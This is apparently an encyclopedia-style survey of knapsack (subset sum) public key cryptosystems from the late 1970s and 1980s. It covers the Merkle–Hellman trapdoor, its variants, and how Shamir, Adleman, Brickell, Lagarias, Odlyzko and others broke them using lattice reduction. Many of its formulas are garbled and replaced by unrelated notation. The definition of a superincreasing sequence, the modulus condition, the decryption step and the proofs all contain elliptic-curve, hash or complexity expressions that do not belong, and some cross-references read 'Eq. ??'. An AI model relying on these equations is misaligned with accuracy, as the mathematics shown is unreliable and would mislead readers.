The most extensive research ever on the security of public key systems was on the topic of breaking knapsack based public key systems. In the 1980s several results on cryptanalysis were presented and published at main research venues. This resulted in having 33–48% of the papers at the main crypto venue, called Crypto, to be on cryptanalysis. Users of modern post-quantum cryptosystems should be aware that no such extensive effort has

been made on analyzing the security of these modern systems. This text surveys some of these knapsack systems and how they got broken.

Introduction

The knapsack problem originates from operational research. Suppose one wants to transport some goods which have a given economical value and a given size (e.g., volume). The transportation medium, for example a truck, is however limited in size. The question then is to maximize the total economical value to transport, given the size limitations of the transportation medium.

The above mentioned knapsack problem is not the one that was proposed for cryptographic purposes. The one used is only a special case namely the one in which the economical value of each good is equal to its size. This special problem is known as the subset sum problem (Garey and Johnson, 1979). Merkle and Hellman initiated the use of the subset problem – which they called knapsack – for cryptographic purposes.

Definition 1 In the *subset sum problem* n integers a_i are given (the size of n goods). Given a certain integer (the size of the transportation medium) S, the problem is to decide a subset of the n numbers such that by adding them together one obtains S, formally to decide/find (whether there are) *bits* x_i such that:

$$S = \sum_{i=1}^{n} x_i \cdot a_i. \tag{1}$$

The problem to decide whether such a subset exists is NP-complete (Garey and Johnson, 1979).

For now on, when the “the knapsack problem” is mentioned, it is used as a synonym for “the subset sum problem.” Note that there is also a subset product problem, which was used in the so-called multiplicative public key knapsack cryptographic systems (Merkle and Hellman, 1978). The multiplicative knapsack and its security will be surveyed in section “The Multiplicative Knapsack Scheme and Its History.”

Most research on cryptographic knapsack schemes was related to *public key encryption*/*decryption*, i.e., to protect privacy. Cryptographic knapsack schemes which protect the authenticity are shortly discussed in section "The Trapdoor Knapsack Schemes to Protect Signatures and Authenticity."

The Cryptographic Knapsack Scheme: An Introduction

Except for x which is usually binary and except when explicitly mentioned, all numbers in this chapter are natural numbers or integers (depending of the context).

The Encryption in Additive Knapsack Schemes

In most additive knapsack systems the *encryption* operation works as follows. Suppose Bob wants to send a binary $\mathbf{x} = (x_1, x_2, \ldots, x_n)$ message to Alice, and Alice's *public key* is $\mathbf{a} = (a_1, a_2, \ldots, a_n)$. To encrypt the message Bob computes the *ciphertext*:

$$S = \sum_{i=1}^{n} x_i \cdot a_i \tag{2}$$

which he sends to Alice. So this defines an *encryption* function $E_{\mathbf{a}}(\cdot)$ that maps $\mathbf{x}$ into S.

Since the *encryption* key is public and S can be eavesdropped, it must be "difficult" to find $\mathbf{x}$ from S and $\mathbf{a}$. This problem is the subset sum problem, which is an NP-complete problem. So, no efficient polynomial time algorithm exist to find $\mathbf{x}$ in the worst case (over all S and $\mathbf{a}$). So it seemed that breaking the cryptographic knapsack was hard. It is important to notice the term "worst case." Indeed if $\mathbf{a} = (1, 2, 4, 8, \ldots, 2^{n-1})$ it is trivial to find for all S the corresponding x, by writing S in binary form. Sequences $\mathbf{a}$ for which it is easy to find, for all S, its corresponding $\mathbf{x}$, have been called *easy*.

To allow unique *decryption*, the *encryption* function $E_{\mathbf{a}}(\cdot)$ has to be one-to-one. Shamir (1979) called a sequence $\mathbf{a}$ that leads to such a one–to–one *encryption* function a *one–to–one system*. It is co-NP-complete to decide whether a given sequence is a one-to-one system (Shamir, 1979).

The Decryption

If **a** is chosen randomly by Alice, there is no known method for her to decrypt *S* and find the *plaintext* **x**. To allow this, Merkle and Hellman (1978) introduced some trapdoor. The secret information used to make the trapdoor is called the *decryption key*. *It is now exactly the trapdoor techniques which turned out to allow the breaking of the cryptographic public knapsacks*.

Most knapsack schemes differ only in the use of other trapdoor techniques. However, some knapsack schemes allow the x_i to have more values than just binary. Others add some kind of noise to the *plaintext*.

The Merkle–Hellman Trapdoor

In the Merkle–Hellman case, when Alice constructs her public *encryption* key **a** she will first generate a superincreasing sequence $\mathbf{a}^1$ of natural numbers $k_v^{new} = k_{right(u)}$, which is defined as follows.

Definition 2 A vector $\#E(\mathbb{F}_q) = q + 1 - t$ is said to be a *superincreasing* sequence if:

$$\text{for each } i(2 \leq i \leq n): \qquad a_i^1 > \sum_{j=1}^{i-1} a_j^1.$$

(1, 2, 4, 8, …, 2^{n-1}) is a superincreasing sequence. As will be explained further on, a superincreasing sequence is an “easy” sequence.

To hide the superincreasing structure Alice transforms $\mathbf{a}^j$ into $\mathbf{a}^{j+1}$ starting with $j = 1$. For each transformation j, she chooses an (w_j, m_j) such that Conditions 3 and 4 are satisfied

$$\textstyle\sum_{i=1}^{n} a_i^j \;<\; m_j \tag{3}$$

$$H : \{0,1\}^* \to \mathbb{Z}_n^* \tag{4}$$

and then computes:

$$\begin{aligned} &a_i^{j+1} \equiv a_i^j \cdot w_j \bmod m_j \\ &\text{where} \quad 0 < a_i^{j+1} < m. \end{aligned} \tag{5}$$

When Alice used k transformations, her *public key* $\mathbf{a} = \mathbf{a}^{k+1}$.

Refer to the transformations defined in Eqs. 3, 4, and 5 as the *Merkle–Hellman transformation*. The condition in 3 is called as the *Merkle–Hellman dominance condition*. In the case one uses this transformation in the direction from $\mathbf{a}^{j+1}$ to $\mathbf{a}^{j}$, it is called the *reverse Merkle–Hellman transformation*:

$$\begin{aligned} a_i^j &\equiv a_i^{j+1} \cdot w_j^{-1} \bmod m_j \\ \text{where} \quad & 0 < a_i^j < m. \end{aligned} \tag{6}$$

When $\mathbf{a}^1$ is superincreasing and only one transformation is used, the resulting *public key* scheme is called the *basic Merkle–Hellman scheme*, or sometimes the *single iterated Merkle–Hellman scheme*. The case that two transformations are used instead of one is called the *doubly iterated* one.

Let us now explain the *decryption* for the Merkle–Hellman scheme. When Alice receives the *ciphertext* S, she iteratively computes S^j from S^{j+1} starting from $j = k$ as follows:

$$\begin{aligned} S^j &= S^{j+1} \cdot w_j^{-1} \bmod m \\ \text{where} \quad & 0 \leq S^j < m_j. \end{aligned} \tag{7}$$

It is trivial to understand that $S^j \equiv \sum_{i=1}^{n} x_i a_i^j \bmod m$ and, as a consequence of the inequality in Eq. 7 and the Merkle–Hellman dominance condition (see Eq. 3), $\Omega\left(N \log N / k^2\right)$. So finally, Alice ends up with S^1. Finally, it is "easy" to find the message $\mathbf{x}$ from S^1. Indeed, start with $h = n$. If $\pi : [\hat{N}] \to [\hat{N}]$ then x_h has to be one, else zero. Continue iteratively by subtracting $x_h a_h$ from S^1, with h decrementing from n to 1 during the iterations. In fact a rather equivalent process is used to write numbers in binary notation. Indeed the sequence $(1, 2, 4, 8, \ldots, 2^{n-1})$ is superincreasing.

In section "The Decryption" an important condition for the *public key* that has to form a one-to-one system is given. This is the case for the Merkle–Hellman knapsack scheme by applying the following Lemma as many times as transformations were used, and by observing that a superincreasing sequence forms a one-to-one system.

Lemma 1 *Suppose that* $\mathbf{F}_{p^t}$, a_2^1 , … , $\widetilde{\mathsf{DB}}$ *is a one-to-one knapsack. If* $m > \sum a_i^1$ *and* $\mathrm{Tr}(c) \in \{0, 1\}$ *, then any set (*a_1*,* a_2*, … ,* a_n*), such that* $a_i \equiv a_i^1 * w \bmod m$ *, is a one-to-one system.*

Proof By contradiction. Suppose that (*a_1*, *a_2*, … , *a_n*) does not form a one-to-one system. Then there exist **x** and **y** such that **x** ≠ **y** and $us \equiv 1 \pmod{v}$ . . Thus evidently, $\sum x_i a_i \equiv \sum y_i a_i \bmod m$, and also $(\sum x_i a_i) * w^{-1} \equiv (\sum y_i a_i) * w^{-1} \bmod m$, because w^{-1} exists $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$. So $\sum x_i a_i^1 \equiv \sum y_i a_i^1 \bmod m$. Since $\sum x_i a_i^1 \equiv \sum y_i a_i^1 \bmod m$ and analogously $0 \leq \sum y_i a_i^1 \leq \sum a_i^1 < m$ we have $\pi(x, y) = (x^p, y^p)$. Contradiction. □

A Survey of the History of the Cryptographic Knapsack

A survey (see section “The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks”) on the additive knapsack *public key* systems protecting privacy and using the same *encryption* function as the Merkle–Hellman one is conducted. This will be abbreviated as the usual knapsack cryptographic schemes. (Our survey will not be exhaustive.) Then similar schemes are discussed but using different *encryption* functions (see section “The Case of Usual Knapsacks with Other Encryption Functions”). The history of the multiplicative knapsack schemes (see section “The Multiplicative Knapsack Scheme and Its History”) and the use of trapdoor knapsacks in signatures (see section “The Trapdoor Knapsack Schemes to Protect Signatures and Authenticity”) are discussed.

The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks

In 1979 Shamir found that a knapsack system with a very high density can (probabilistically) easily be cryptanalyzed. The density of a knapsack system with *public key* **a** is equal to the cardinality of the image of the *encryption* function (see Eq. 2) divided by $\mathcal{D}_j \mathcal{E}_k$. This result is independent of the trapdoor used to construct the *public key*.

To construct *public key*s in Graham and Shamir (Shamir and Zippel, 1980) and Shamir and Zippel schemes one starts from other easy sequences than the superincreasing ones. Then one applies Merkle–Hellman transformations to obtain the *public key*. The case that only one transformation is used is called the *basic Graham–Shamir* and *basic Shamir–Zippel* scheme. For example, in the Graham–Shamir scheme $\mathbf{a}^1$ is not superincreasing but can be written as:

$$\mathbf{a}^1 = \mathbf{a}' + 2^q \mathbf{a}'', \qquad \text{with} \quad a'_n < 2^{q-1}$$
$$\text{and} \quad \mathbf{a}' \text{ superincreasing.}$$

It is trivial to understand that such a sequence is easy.

In the beginning of 1981 Lenstra found a polynomial time algorithm to solve the integer linear programming problem, when the number of unknowns is fixed. The complexity of the algorithm grows exponentially if the size of the number of unknowns increases. A part of Lenstra's algorithm uses a *lattice reduction algorithm* (more details are given in section "The LLL Algorithm"). The importance of Lenstra's work on the security of knapsack cryptosystems will be explained later on.

In 1982 Desmedt, Vandewalle, and Govaerts (Desmedt et al., 1982a,b) and independently Eier and Lagger (1983) demonstrated that any *public key* which is obtained from a superincreasing sequence using the Merkle–Hellman transformation has infinitely many *decryption* keys. In general, if some *public key* is obtained using a Merkle–Hellman transformation, then there exist infinitely many other parameters, which would result in the same *public key* when used to construct it. This has been called "a key observation that led eventually to the complete demise of these knapsack systems" (Brickell and Odlyzko, 1988).

Desmedt et al. (1982b) also proposed a different way to decrypt and build *public key*s. In previous schemes one finds *all plaintext bit*s x_i from the same S^1. In their approach, the size of the knapsack, *n*, *grows* during the construction of the *public key*. Each transformation only allows to recover some bit(s) x_i of the *plaintext*. Let us briefly explain the other type of partially easy sequence, called *ED*. If *d* divides all a_i^j, except a_r^j, then if $\Omega\left(N \log N / k^2\right)$, it is easy to find x_r, by checking if *d* divides S^j or not. Here the discussed method to construct the *public key*, together with the

discussed partially easy sequence, will be called the *Desmedt–Vandewalle–Govaerts* knapsack.

In the beginning of 1982 Lenstra, Lenstra and Lovasz found some algorithm for factoring polynomials with rational coefficients (Lenstra et al., 1982). A part of this algorithm is an improvement of the *lattice reduction algorithm* (described in Lenstra 1981). This improvement is known in the cryptographic world as the *LLL algorithm*. Remark that the *LLL algorithm* speeds up the algorithm to solve the integer linear programming (with the number of variables fixed) (Lenstra, 1983). Another application of it is that it allows to find some simultaneous Diophantine approximations (Lenstra et al., 1982).

In April 1982 Shamir broke the basic Merkle–Hellman scheme (Shamir, 1983, 1984). His attack uses the same observation as above, related to the integer linear programming problem. Shamir was able to reduce dramatically the number of unknowns (in almost all cases) in the integer linear programming problem. In fact the cryptanalyst first guesses the correct subsequence of the *public key* corresponding with the smallest superincreasing elements. The number of elements in the subsequence is small. Because the Lenstra algorithm (to solve the integer linear programming problem) is feasible if the number of unknowns is small, Shamir was able to break the basic Merkle–Hellman scheme.

A few months later Brickell et al. (1983) found that by a careful construction of the *public key* (using the basic Merkle–Hellman scheme) the designer can avoid Shamir's attack. This work demonstrated clearly that one has to be careful with attacks, which break systems in *almost all cases*. However, as a consequence of further research, this work has become a technical remark.

About the same time Davio came with a new easy sequence (Davio, 1983). This easy sequence is based on ED, but it allows to find all x_i at once. The construction is similar to the proof of the Chinese Remainder Theorem.

Adleman broke the basic Graham–Shamir scheme (Adleman, 1983). The main idea of Adleman was to treat the cryptanalytic method as a *lattice reduction* problem and not as a linear integer programming problem. *This idea was one of the most influential in the area of breaking cryptographic knapsack algorithms*. To solve the lattice problem he used the *LLL*

algorithm (Lenstra et al., 1982). The choice of a good lattice plays a key role in his paper.

In August 1982 Shamir presented a new knapsack scheme, known as *Shamir's ultimate knapsack scheme* (Shamir, 1982). The main idea is that instead of applying k Merkle–Hellman transformations, Alice uses "exactly" $n - 1$ of such transformations when constructing her *public key*. Here "exactly" means that after each transformation (e.g., jth) one checks if $\mathbf{a}^j$ is linearly independent of $(\mathbf{a}^1, \ldots, \mathbf{a}^{j-1})$, if not, one drops $\mathbf{a}^j$, makes a new one and tries again. The final result $\mathbf{a}^n$ is the *public key*. To decrypt S, Alice applies her $n - 1$ reverse secret transformations. She starts with $S^n = S$ and by calculating the other S^j, similar as in the Merkle–Hellman case (see section "The Decryption"). So she obtains a set of linear equations:

$$\begin{pmatrix} S^1 \\ \vdots \\ S^{n-1} \\ S^n \end{pmatrix} = \begin{pmatrix} a_1^1 & \ldots & a_n^1 \\ \vdots & \ddots & \vdots \\ a_1^{n-1} & \ldots & a_n^{n-1} \\ a_1^n & \ldots & a_n^n \end{pmatrix} \cdot \begin{pmatrix} x_1 \\ \vdots \\ x_{n-1} \\ x_n \end{pmatrix}. \tag{8}$$

After the discussed transformations to find $\mathbf{x}$, Alice only has to solve a set of linear equations. It is important to observe that the obtained *public key* is one-to-one, even if $\mathbf{a}^1$ is *not* an easy sequence, or even if no partially easy sequences are used. This follows from the non-singularity of the matrix in Eq. 8.

Other research went on, trying to obtain other easy (or partially easy) knapsack sequences. Petit's defined *lexicographic knapsacks*. Let $w(\cdot)$ be the Hamming weight function. $\mathbf{a}$ is called lexicographic, if and only if, $\mathbf{a}^T\mathbf{x} < \mathbf{a}^T\mathbf{y}$ for all binary $\mathbf{x}$ and $\mathbf{y}$, with $\mathbf{x} \neq \mathbf{y}$ and one of the two cases (i) $w(\mathbf{x}) < w(\mathbf{y})$ or (ii) $w(\mathbf{x}) = w(\mathbf{y})$ and $\mathbf{x}$ and $\mathbf{y}$ satisfy together $x_k\overline{y}_k = 1$ and $x_i \oplus y_i = 0$ for all $i < k$, with $\oplus$ the exclusive or. The construction the *public key* is as in the Merkle–Hellman case, using Merkle–Hellman transformations.

Willett (1983) also came with another easy sequence and a partially easy sequence, which are then used similar as in the Merkle–Hellman and in the Desmedt–Vandewalle–Govaerts knapsack. The easy sequence is discussed. It is not too difficult to figure out how it works in the case of the partially easy sequence. The ith row of the matrix in Eq. 9 corresponds with the binary representation of a_r^j .

$$\begin{pmatrix} T_n & C_n & O_{n-1} & T_{n-1} & C_{n-1} & \dots \\ & O_2 & T_2 & C_2 & O_1 & T_1 & C_1 \end{pmatrix}. \tag{9}$$

In Eq. 9 the T_i are randomly chosen binary matrices; the C_i are $n \times 1$ binary column vectors such that they (C_i) are linearly independent modulo 2, and the O_i are $n \times l_i$ zero binary matrices, where $l_i \geq \log_2 n$. Let us call the locations of the $C_i t_i$. To find **x** out of S_1, first represent S_1 binary, and call these bits s_h. As a consequence of the choice of l_i, the bits $\mathcal{R}$ are not influenced by T_{i-1} and C_{i-1}. To find **x** solve modulo 2:

$$\begin{pmatrix} s_{t_1} \\ \vdots \\ s_{t_{n-1}} \\ s_{t_n} \end{pmatrix} = \begin{pmatrix} c_1^1 & \dots & c_n^1 \\ \vdots & \ddots & \vdots \\ c_1^{n-1} & \dots & c_n^{n-1} \\ c_1^n & \dots & c_n^n \end{pmatrix} \cdot \begin{pmatrix} x_1 \\ \vdots \\ x_{n-1} \\ x_n \end{pmatrix} \mod 2,$$

where the c_i^j are coefficients of C_i.

McAuley and Goodman (1983) proposed in December 1982 a very similar knapsack scheme as the one proposed by Davio (see higher). The differences are that no Merkle–Hellman transformations are used and that the **x** can have more values than binary (they have to be smaller than a given value and larger or equal than zero). The trapdoor information consists only in secrecy of the primes which were used in the construction.

By the end of 1982 and the beginning of 1983 by Desmedt, Vandewalle, and Govaerts (Desmedt et al., 1983) generalized Shamir's ultimate knapsack scheme by generalizing the Merkle–Hellman transformation, calling it *the general knapsack scheme*. All previously discussed knapsack systems are special cases of this one (Desmedt, 1984). In Shamir's scheme one can only choose one vector and start the transformation, while here n choices of vectors are necessary (or are done implicitly).

Around the same time Brickell cryptanalyzed low density knapsacks (Brickell, 1983a, 1984). A similar attack was independently found by Lagarias and Odlyzko (1983). To perform his attack, Brickell first generalized the Merkle–Hellman dominance condition. The integers he used may also be negative. Brickell called a *modular mapping* $* \; w \bmod m$ from **a** into **c** to have the *small sum* property if $c_i \equiv a_i w \bmod m$, and

$P_S \geq 1/\sqrt{n}$. He called mappings satisfying this property *SSMM*. Given $\alpha \in \mathbb{Z}_p$ one can easily calculate $E(\mathbb{F}_{13})$. This is done exactly as in the reverse Merkle–Hellman case. If the result is greater than $\sum_{c_i>0} c_i$ M is subtracted from it. He tries to find $n - 1$ such transformations all starting from the *public key* **a**. He can then solve a set of equations similar as in the ultimate scheme of Shamir (remark the difference in obtaining the matrix). To obtain such transformations in order to break, he uses the *LLL algorithm* choosing a special lattice. If all the *reduced lattice* basis vectors are short enough, he will succeed. This happens probably when the density is less than $1/\log_2 n$. In the other cases he uses some trick to transform the problem into one satisfying the previous condition. Arguments were given that this will succeed almost always when the density is less than 0.39. The low dense attack proposed by Lagarias and Odlyzko is expected to work when the density of the knapsack is less than 0.645. These attacks break the ultimate scheme of Shamir, because the density of the *public key* is small as a consequence of construction method of the *public key*.

Lagarias found some nice foundation for the attacks on the knapsack system, by discussing what he called *unusually good* simultaneous Diophantine approximations (Lagarias, 1984a). Lagarias used similar ideas (Lagarias, 1984b) to analyze Shamir's attack on the basic Merkle–Hellman scheme. The main result is that Shamir overlooked some problems, but nevertheless his attack works almost always.

Brickell, Lagarias, and Odlyzko performed an evaluation (Brickell et al., 1984) of the Adleman's attack on multiple iterated Merkle–Hellman and Graham–Shamir schemes. They concluded that his attack on the basic Graham–Shamir scheme works, but that the version to break iterated Merkle–Hellman or Graham–Shamir scheme failed. The main reason for it was that the *LLL algorithm* found the so-called undesired vectors, which could not be used to cryptanalyze the cited systems. Even in the case that only two transformations were applied (to construct the *public key*) his attack fails.

Karnin proposed in 1983 an improved time-memory-processor trade-off (Karnin, 1984) for the knapsack problem. The idea is related to *exhaustive key search* (Diffie and Hellman, 1977) and *Hellman's time-memory trade-off* (Hellman, 1980), in which an *exhaustive key search* is used to break the system using straightforward or more advanced ideas. The result has only theoretical value if the dimension of the knapsack system *n* is large.

In 1984 Goodman and McAuley proposed a small modification (Goodman and McAuley, 1985) to their previous system (McAuley and Goodman, 1983). In the new version some modulo transformation is applied.

Brickell proposed the same year how to cryptanalyze (Brickell, 1985a) the iterated Merkle–Hellman and Graham–Shamir scheme. As usual no proof is provided that the breaking algorithm works, arguments for the heuristics are described in Brickell (1985a). Several *public key*s were generated by the Merkle–Hellman and Graham–Shamir scheme and turned out to be breakable by Brickell's attack. Again the *LLL algorithm* is the driving part of the attack. First the cryptanalyst picks out a subset of the sequence corresponding with the *public key*. These elements are entered in a special way in the *LLL algorithm*. A reduced basis for that lattice is obtained. Then one calculates the linear relation between the old and new basis for the lattice. This last information will allow to decide whether the selected subset is "good." If it was not, one restarts at the beginning. If it was a good set, one can calculate the number of iterations that were used by the designer during the construction of the *public key*. Some calculation of determinants will then return an almost superincreasing sequence. Proceeding with almost superincreasing sequences was already discussed by Karnin and Hellman (1983) (remarkable is the contradiction in the conclusion of their paper and its use by Brickell!).

In October 1984, Odlyzko found an effective method to cryptanalyze the McAuley–Goodman and the Goodman–McAuley scheme, using mainly *gcd*'s (Odlyzko, personal communication).

Later on Brickell (1985b) was able to break with a similar idea as in Brickell (1985a) a lot of other knapsack schemes, e.g., the Desmedt–Vandewalle–Govaerts, the Davio, the Willett, the Petit, and the Goodman–McAuley. The attack affects also the security of the so-called general knapsack scheme.

At Eurocrypt 85 Di Porto (1985) presented two new knapsack schemes, which are very close to the Goodman–McAuley one. However they were broken during the same conference by Odlyzko.

The Case of Usual Knapsacks with Other Encryption Functions

Arazi proposed in 1979 a new knapsack based additive knapsack algorithm to protect the privacy of the message (Arazi, 1980). Its main difference with the Merkle–Hellman *encryption* is that random noise is used in the *encryption* function. The parameters which are chosen during the construction of the *public key* have to satisfy some properties (see Arazi 1980).

In 1983 Brickell also presented a new knapsack system (Brickell, 1983b), which is similar to the Arazi one.

Brickell declared one year later his new own scheme insecure, as a consequence of his attack on iterated knapsacks (Brickell, 1985a).

Chor and Rivest proposed in 1984 another knapsack based system (Chor and Rivest, 1985). The *encryption* process is very close to the one in the Merkle–Hellman scheme. The main difference in the *encryption* is that $\sum x_i \leq h$ for some given *h*. The trapdoor technique does not use a modular multiplication (as do almost all other knapsack schemes). The trapdoor uses the discrete log problem (Odlyzko, 1985; Pohlig and Hellman, 1978) (see also section "The Multiplicative Knapsack Scheme and Its History"). A study of possible attacks was done, but it turned out that by a good choice of parameters all attacks known at that moment could be avoided. New attacks were set up by the authors Chor and Rivest (1985) but this did not change the above conclusion.

In 1985 Brickell broke the Arazi knapsack system (Brickell, 1985b). Cooper and Patterson (1985) proposed also in 1985 some new trapdoor knapsack algorithm, which can however be cryptanalyzed by Brickell (1985b). The same attack of Brickell can break this knapsack as well as the Lagger knapsack (Lagger).

Since 1985 interested in *public key* knapsacks vanished almost completely. In 1998 the Chor-Rivest scheme was finally cryptanalyzed (Vaudenay, 1998).

Additive knapsacks have been suggested as an encryption scheme to be remain secure after the construction of a powerful quantum computer (Okamoto et al., 2000). The decryption is based on the concept of multiplicative knapsack and requires a quantum computer.

The Multiplicative Knapsack Scheme and Its History

The so-called *multiplicative* knapsack here uses exactly the same *encryption* function as the Merkle–Hellman additive knapsack scheme. However the

trapdoor is completely different in nature, because it is mainly based on a transformation from an additive knapsack problem into a *multiplicative* one. It was presented by Merkle and Hellman in their original paper (Merkle and Hellman, 1978).

Let us first explain the construction of the *public key*. One chooses n relative prime positive numbers (p_1, p_2, …, p_n), some prime q, such that $q - 1$ has only small primes and such that

$$q > \prod_{i=1}^{n} p_i \tag{10}$$

and some primitive root b modulo q. One then finds integers a_i, where $1 \leq a_i \leq q - 1$, such that $g, \hat{g}, a, \hat{a} \in G$. So, a_i is the discrete logarithms of p_i base b modulo q. This explains why $q - 1$ was chosen as the product of small primes, since the *Pohlig-Hellman algorithm* can calculate easily these discrete logarithms in that case (Pohlig and Hellman, 1978).

To decrypt one calculates $S' = b^S \bmod q$, because $b^S = b^{\sum x_i \cdot a_i} = \prod b^{x_i \cdot a_i} = \prod p_i^{x_i} \bmod q$. The last equality is a consequence of the condition in Eq. 10. One can easily find the corresponding **x** starting from S', using the fact that the numbers p_i are relative prime. This last point is important, because in the general case the subset product problem is NP-complete (Garey and Johnson, 1979).

This scheme can be cryptanalyzed by a low dense attack (Brickell, 1984; Lagarias and Odlyzko, 1983). However the disadvantage is that it requires a separate run of the *lattice reduction algorithm* (which takes at least on the order of n^4 operations) to attack each n bit message. To overcome that problem, Odlyzko tried another attack (Odlyzko, 1984). Herein he starts from the assumption that some of the p_i are known. He then tries to find q and b. He also assumes that b, q and the a_i consist of approximately m bits. His attack will take a polynomial time if $y_2, \ldots, y_n \in \mathbb{Z}_p$. Also in this attack the *LLL algorithm* is the driving force. A special choice (Odlyzko, 1984) of the lattice is used to attack the system. Once the b and q were found the cryptanalyst can as easily cryptanalyze *ciphertext*s as the receiver can decrypt them.

The Trapdoor Knapsack Schemes to Protect Signatures and Authenticity

To make a *signature* the sender applies the *decryption* function on the *plaintext*. From this point of view it is easy to understand that the higher discussed knapsack schemes are not well suited for this purpose. Indeed if the *decryption* function is not "enough" (pseudo) invertible the sender has to perform other trials in order to generate a *signature*. Such a scheme was presented in the original Merkle–Hellman paper (Merkle and Hellman, 1978). Shamir suggested a more practical one (Shamir, 1978) in 1978.

In 1982 Schöbi and Massey proposed another version of Schöbi and Massey (1983) as a fast *signature* scheme.

In 1982 –1983 Odlyzko broke (Odlyzko, 1984) the Shamir's fast *signature* and the Schöbi–Massey one. Here also the *LLL algorithm* plays an important role.

Some Details

A small encyclopedia is required to discuss all schemes, weaknesses, and attacks in detail. Only three issues are discussed in more depth, being: (i) why the Merkle–Hellman transformation leads to the possibility of more than one *decryption* key to break, (ii) the *LLL algorithm*, and (iii) its use in the low density attack of Brickell.

The Existence of Infinitely Many Decryption Keys

Let us focus on the basic Merkle–Hellman scheme. Suppose w^{-1} and m correspond with the reverse Merkle–Hellman transformation and that x'_1 was the used superincreasing sequence. It is demonstrated that other values allow to break (call these V, M, and $|/\ $). In order to analyze for which V and M Eqs. 3, 4, and 5 (see also Eq. 6) hold let us reformulate the Merkle–Hellman transformation in terms of *linear inequalities*.
$(\mathrm{mpk}, ID^\star, \sigma^\star) = 1.$ and $P\left[L|K=k\right]$ can be reformulated into:

$$0 < a''_i = (a_i \cdot V - s_i \cdot M) < M, \quad s_i \text{ integer}. \tag{11}$$

Remark that s_i is equal to $\lfloor (a_i \cdot V)/M \rfloor$ with $\lfloor \cdot \rfloor$ the floor function.

Using Eq. 11 the conditions in Eqs. 3, 4, and 5 (see also Eq. 6) and the condition of superincreasing of $\mathbf{a}''$ can be expressed as *linear inequalities*

on *V*/*M*:

$$\text{Eq. ?? gives :} \qquad \frac{s_i}{a_i} < \frac{V}{M} < \frac{1+s_i}{a_i} \leq 1 \tag{12}$$

$$\text{Eq. ?? gives :} \qquad \frac{V}{M} < \frac{1+\sum_{i=1}^{n} s_i}{\sum_{i=1}^{n} a_i} \tag{13}$$

the condition requiring **a**″ be superincreasinggives for all *j*, with $2 \leq j \leq n$:

$$\text{if } a_j < \sum_{i=1}^{j-1} a_i : \frac{V}{M} < \frac{s_j - \sum_{i=1}^{j-1} s_i}{a_j - \sum_{i=1}^{j-1} a_i} \tag{14}$$

$$\text{if } a_j > \sum_{i=1}^{j-1} a_i : \quad \frac{V}{M} > \frac{s_j - \sum_{i=1}^{j-1} s_i}{a_j - \sum_{i=1}^{j-1} a_i}. \tag{15}$$

Observe that the condition in Eq. 4 does not impose an extra condition on the ratio *V*/*M*. Indeed, for any *V*/*M* which satisfies the conditions in Eqs. 12, 13, and 14 one can take coprime *V*, *M* in order to satisfy Eq. 4.

Theorem 1 *For each encryption key* $(a_1, a_2, \ldots, a_n)$ *constructed using Eqs.*3, 4, *and*5*from a superincreasing sequence* $\mathbb{F}_q \cdot , a'_2 , \ldots , \mathbb{F}_{q^n}$ *, there exist infinitely many superincreasing sequences satisfying the conditions in Eqs.*3, 4, *and*5.

Proof The conditions Eqs. 3, 5 and superincreasing reformulated as Eqs. 12, 13, 15, and 14 can be summarized as: $L < \frac{V}{M} < U$, where *L* and *U* are

rational numbers. Since there exists a superincreasing *decryption* key, which satisfies Eqs. 3, 4, and 5 there exists an L and U such that $L < U$. So, infinitely many (V, M) satisfy the bound conditions and the condition that $gcd(V, M) = 1$. □

It is easy to generalize Theorem 1 to knapsack sequences **a** obtained by multiple Merkle–Hellman transformations (Desmedt et al., 1982a,b; ?; Eier and Lagger, 1983).

The LLL Algorithm

First define a *lattice* (in the geometrical sense of the word).

Definition 3 Let $(\mathbf{v}^1, \ldots, \mathbf{v}^n)$ be a linearly independent set of real vectors in a n-dimensional real Euclidean space. The set $\{u_1\mathbf{v}^1 + \cdots + u_n\mathbf{v}^n \mid u_1, \ldots, u_n \in Z\}$ is called the *lattice* with basis $(\mathbf{v}_1, \ldots, \mathbf{v}_n)$.

Theorem 2 *Let* $(\mathbf{v}^1, \ldots, \mathbf{v}^n)$ *be a basis of a lattice L and let* $\mathbf{v}'^i$ *be the points*

$$\mathbf{v}'^i = \sum_j z_j^i \mathbf{v}^j \qquad \text{for} \qquad (1 \le i \le n)$$
$$\text{and} \quad (1 \le j \le n),$$

where c_i^j *are integers, then the set* $(\mathbf{v}'^1, \ldots, \mathbf{v}'^n)$ *is also a base for the same lattice L, if and only if* $\det(z_j^i) = \pm 1$ *. An integer matrix Z with* $\det(z_j^i) = \pm 1$ *is called a unimodular matrix.*

Proof See Cassels (1971). □

As a consequence of Theorem 2 $(Z_{26} \to [\mathbb{Z}_{10} \backslash \{0\}]^2$ is independent of a particular basis for the *lattice*.

For a *lattice L* there does not necessarily exist a set of n vectors that form an orthogonal basis for the *lattice*. The Lenstra Lenstra Lovasz (LLL (Lenstra et al., 1982, pp. 515–525)) algorithm finds in polynomial time a basis for a *lattice L*, which is nearly orthogonal with respect to a certain measure of non-orthogonality. The *LLL algorithm* does however not find in

general the most orthogonal set of n independent vectors. As a consequence of Theorem 2 it finds short (probably not the shortest) vectors. A basis is called *reduced* if it contains relatively short vectors.

Let us briefly describe LLL. Let $\mathbf{v}_1, \mathbf{v}_2, \ldots, \mathbf{v}_n$ belong to the n-dimensional real vector space. To initialize the algorithm an orthogonal real basis α_i' is calculated, together with μ_j^i $(1 \le j < i \le n)$, such that

$$\mathbf{v}_i' = \mathbf{v}_i - \sum_{j=1}^{i-1} \mu_j^i \mathbf{v}_j' \tag{16}$$

$$S^j \equiv \sum_{i=1}^{n} x_i a_i^j \bmod m \tag{17}$$

